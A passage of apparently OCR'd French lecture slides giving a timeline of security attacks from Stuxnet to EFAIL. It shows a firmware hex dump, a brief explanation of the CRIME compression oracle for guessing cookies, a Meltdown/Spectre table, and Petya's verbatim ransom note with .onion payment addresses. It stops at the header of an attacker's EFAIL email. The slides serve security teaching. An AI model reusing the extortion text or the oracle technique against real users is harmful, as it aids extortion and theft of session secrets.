2:E6C0h: 28 72 25 73 3A 25 73 29 0A 00 6F 62 65 3A 20 31  (r%s:%s)..obe: 1
2:E6D0h: 31 2E 30 2E 30 2E 35 36 00 53 6F 63 20 56 69 64  1.0.0.56.Soc Vid
2:E6E0h: 20 50 6F 77 65 72 20 42 69 6E 6E 69 6E 67 00 73   Power Binning.s
2:E6F0h: 65 74 75 70 54 6D 72 43 6F 6E 73 74 00 67 65 74  etupTmrConst.get
2:E700h: 4F 74 70 52 73 76 45 78 70 65 63 74 65 64 56 61  OtpRsvExpectedVa
2:E710h: 6C 00 4F 53 00 38 30 30 31 33 32 30 31 00 42 49  l.OS.80013201.BI
2:E720h: 4F 53 20 44 58 45 00 53 43 20 49 6E 69 74 20 4B  OS DXE.SC Init K
2:E730h: 65 79 00 45 52 52 4F 52 3A 20 25 73 28 25 64 29  ey.ERROR: %s(%d)
2:E740h: 20 68 65 61 64 65 72 0A 00 73 63 65 53 62 6C 53   header..sceSblS
```

Récidive en 2021 sur la PS5.


ID Allemand : 1 Novembre 2010

Attaque le lendemain par Jan Schejbal.

Stuxnet : 2010



Attaque par relais : 2011



Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars


Aurelien Francillon

Boris Danev

Srdjan Capkun

BEAST TLS 1.0 : 2011

Browser Exploit Against SSL/TLS



Thai Duong et Juliano Rizzo

CRIME TLS 1.2 : 2012


Compression Ratio Info-leak Made Easy

ClientHello et ServerHello : Négociation de l'algorithme de compression (DEFLATE : combinaison de LZ77 et Huffman)

- Si la requête contient "**cookie** = 123" et "**cookie** = 456" compression de taille k
- Si la requête contient "**cookie** = **1**23" et "**cookie** = **1**56" compression de taille $k' < k$
- Si la requête contient "**cookie** = **12**3" et "**cookie** = **12**6" compression de taille $k'' < k'$
- Si la requête contient "**cookie** = **123**" et "**cookie** = **123**" compression de taille $k''' < k''$

Puis BREACH en 2013


Heartbleed : mars 2012




Edward Snowden : 6 juin 2013

Lucky 13 TLS 1.2 : 2013

Variant de l'attaque par padding oracle avec side channel sur MAC






Nadhem J. AlFardan


Kenneth G. Paterson

POODLE SSL 3.0 : 2014




Bodo Möller, Thai Duong et Krzysztof Kotowicz

RowHammer : 2014





"*Flipping Bits in Memory Without Accessing Them: AnExperimental Study of DRAM Disturbance Errors*"

LogJam & FREAK : 2015



DDos Attack sur Dyn DNS 21 Octobre 2016







Ransomwares : Wannacry et al. 12 mai 2017

http://stopransomware.fr/


Petya : 2016


You became victim of the PETYA RANSOMWARE!
The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.
To purchase your key and restore your data, please follow these three easy steps:
1. Download the Tor Browser at "https://www.torproject.org/". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
http://petya37h5tbhyvki.onion/N19fvE
http://petya5koahtsf7sv.onion/N19fvE
3. Enter your personal decryption code there:
If you already purchased your key, please enter it below.
Key: _

Not Petya : 2017



Attaque sur SHA-1 : 2017 shattered.io



Meltdown & Spectre : 3 janvier 2018

	 Meltdown	 Spectre
Affected CPU Types	Intel, Apple	Intel, Apple, ARM, AMD
Attack Vector	Execute Code on the System	Execute Code on the System
Method	Intel Privilege Escalation & Speculative Execution *(CVE-2017-5754)*	Branch Prediction & Speculative Execution *(CVE-2017-5715 / -5753)*
Exploit Path	Read Kernel Memory from User Space	Read Memory Contents from Other Applications
Remediation	Software Patches	Software Patches

EFAIL : 13 mai 2018

`https://efail.de/`

Modified email sends to the victim

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

